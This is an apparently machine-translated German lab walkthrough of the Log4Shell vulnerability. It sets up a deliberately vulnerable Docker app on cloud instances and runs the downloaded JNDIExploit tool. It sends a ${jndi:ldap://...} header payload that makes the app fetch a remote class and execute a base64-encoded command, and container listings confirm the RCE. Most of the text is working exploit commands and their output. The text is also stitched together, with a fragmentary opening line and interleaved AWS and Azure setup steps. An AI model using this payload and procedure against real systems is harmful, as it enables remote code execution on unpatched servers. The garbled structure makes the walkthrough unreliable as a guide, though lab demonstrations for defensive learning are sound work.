Log4Shell-Demo mit AWS

curl-Befehlszeilentool zugegriffen werden kannlog4j$ yum install docker -y
$ systemctl enable docker
$ systemctl start docker

$ docker run --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
$ yum install java-11-amazon-corretto.x86_64 -y
# Azure for java-1.7.0-openjdk-1.7.0.261-2.6.22.2.el7_8.x86_64
$ wget https://github.com/Mr-xn/JNDIExploit-1/releases/download/v1.2/JNDIExploit.v1.2.zip
$ unzip JNDIExploit.v1.2.zip
# Indicate the service endpoint as the EC2 private ip from metadata

$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i $(curl -s http://169.254.169.254/latest/meta-data/local-ipv4) -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
$ wget https://corretto.aws/downloads/latest/amazon-corretto-11-x64-linux-jdk.rpm
$ yum install amazon-corretto-11-x64-linux-jdk.rpm -y
$ wget https://github.com/Mr-xn/JNDIExploit-1/releases/download/v1.2/JNDIExploit.v1.2.zip
$ unzip JNDIExploit.v1.2.zip
# Indicate the service endpoint as the private ip from metadata
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i $(curl -sH Metadata:true --noproxy "*" "http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/?api-version=2021-02-01" | awk -F '[:,"]' '{print $5}') -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...

Der Server gibt Hello World! zurück, wenn der Client die Anfrage ordnungsgemäß mit dem X-Api-Version-Header sendet. Andernfalls erhält der Client den HTTP-Fehler 400 als Bad Request.
$ curl SERVER_IP:8080 -H 'X-Api-Version: 1.1'
Hello, world!
$ curl SERVER_IP:8080
{"timestamp":"2021-12-22T02:44:43.103+00:00","status":400,"error":"Bad Request","path":"/"}

# Requests with the header properly
2021-12-22 02:44:40.920  INFO 1 --- [nio-8080-exec-3] HelloWorld                               : Received a request for API version 1
It's Hello from System.out.
# Reqeusts without the right input
2021-12-22 02:44:43.102  WARN 1 --- [nio-8080-exec-5] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.bind.MissingRequestHeaderException: Required request header 'X-Api-Version' for method parameter type String is not present]


Nun senden wir die Injektionsanfrage mit dem Header 'X-Api-Version: ${jndi:ldap://10.0.1.164:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}', was die CVE-2021-44228 auslöst, um die JNDI-Suche über LDAP durchzuführen und die RCE auszuführen.
Das dG91Y2ggL3RtcC9wd25lZAo=} ist base64-kodiert aus dem Linux-Befehlszeilenbefehl touch /tmp/pwned. Sobald die RCE erreicht ist, wird eine Datei in der verwundbaren App erstellt.
Sie können das Verhalten auch ändern, indem Sie den base64-String durch https://www.base64encode.org/ ersetzen.
# Send the request with injection
$ curl SERVER_IP:8080 -H 'X-Api-Version: ${jndi:ldap://JNDI_EXPLOIT_IP:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
Hello, world!

2021-12-22 03:04:07,042 http-nio-8080-exec-6 WARN Error looking up JNDI resource [ldap://10.0.1.164:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=]. javax.naming.NamingException: problem generating object using object factory [Root exception is java.lang.ClassCastException: ExploitxM5KqZop9U cannot be cast to javax.naming.spi.ObjectFactory]; remaining name '"Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo="'
...
...
# Receive the injection and redirect it to the JNDI Exploit Server we indicated in the request
2021-12-22 03:04:06.567  INFO 1 --- [nio-8080-exec-6] HelloWorld                               : Received a request for API version ${jndi:ldap://JNDI_EXPLOIT_IP:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}

# Get the LDAP Lookup from server vulnerable app
[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
[+] Paylaod: command
[+] Command: touch /tmp/pwned
# Send back the encoded string back to vulnerable app, let the app execute the command in base64
[+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= redirecting to http://10.0.1.164:8888/ExploitxM5KqZop9U.class
[+] New HTTP Request From /10.0.1.200:33250  /ExploitxM5KqZop9U.class
[+] Receive ClassRequest: ExploitxM5KqZop9U.class
[+] Response Code: 200
# Get the Container ID of vulnerable app in Server

$ docker ps -a
CONTAINER ID   IMAGE            COMMAND                  CREATED             STATUS             PORTS                                       NAMES
a4b14c4adb6c   vulnerable-app   "java -jar /app/spri…"   About an hour ago   Up About an hour   0.0.0.0:8080->8080/tcp, :::8080->8080/tcp   vulnerable-app
# List the /tmp folder before the injection
$ docker exec -i -t a4b14c4adb6c ls -l /tmp/
total 0
drwxr-xr-x    2 root     root            15 Dec 22 02:34 hsperfdata_root
drwx------    2 root     root             6 Dec 22 01:34 tomcat-docbase.8080.228050961485794229
drwx------    3 root     root            18 Dec 22 01:34 tomcat.8080.4816494392465116780
# Confirm the RCE achieved bt injection request
$ docker exec -i -t a4b14c4adb6c ls -l /tmp/
total 0
drwxr-xr-x    2 root     root            15 Dec 22 02:34 hsperfdata_root
-rw-r--r--    1 root     root             0 Dec 22 03:04 pwned # RCE achieved
drwx------    2 root     root             6 Dec 22 01:34 tomcat-docbase.8080.228050961485794229
drwx------    3 root     root            18 Dec 22 01:34 tomcat.8080.4816494392465116780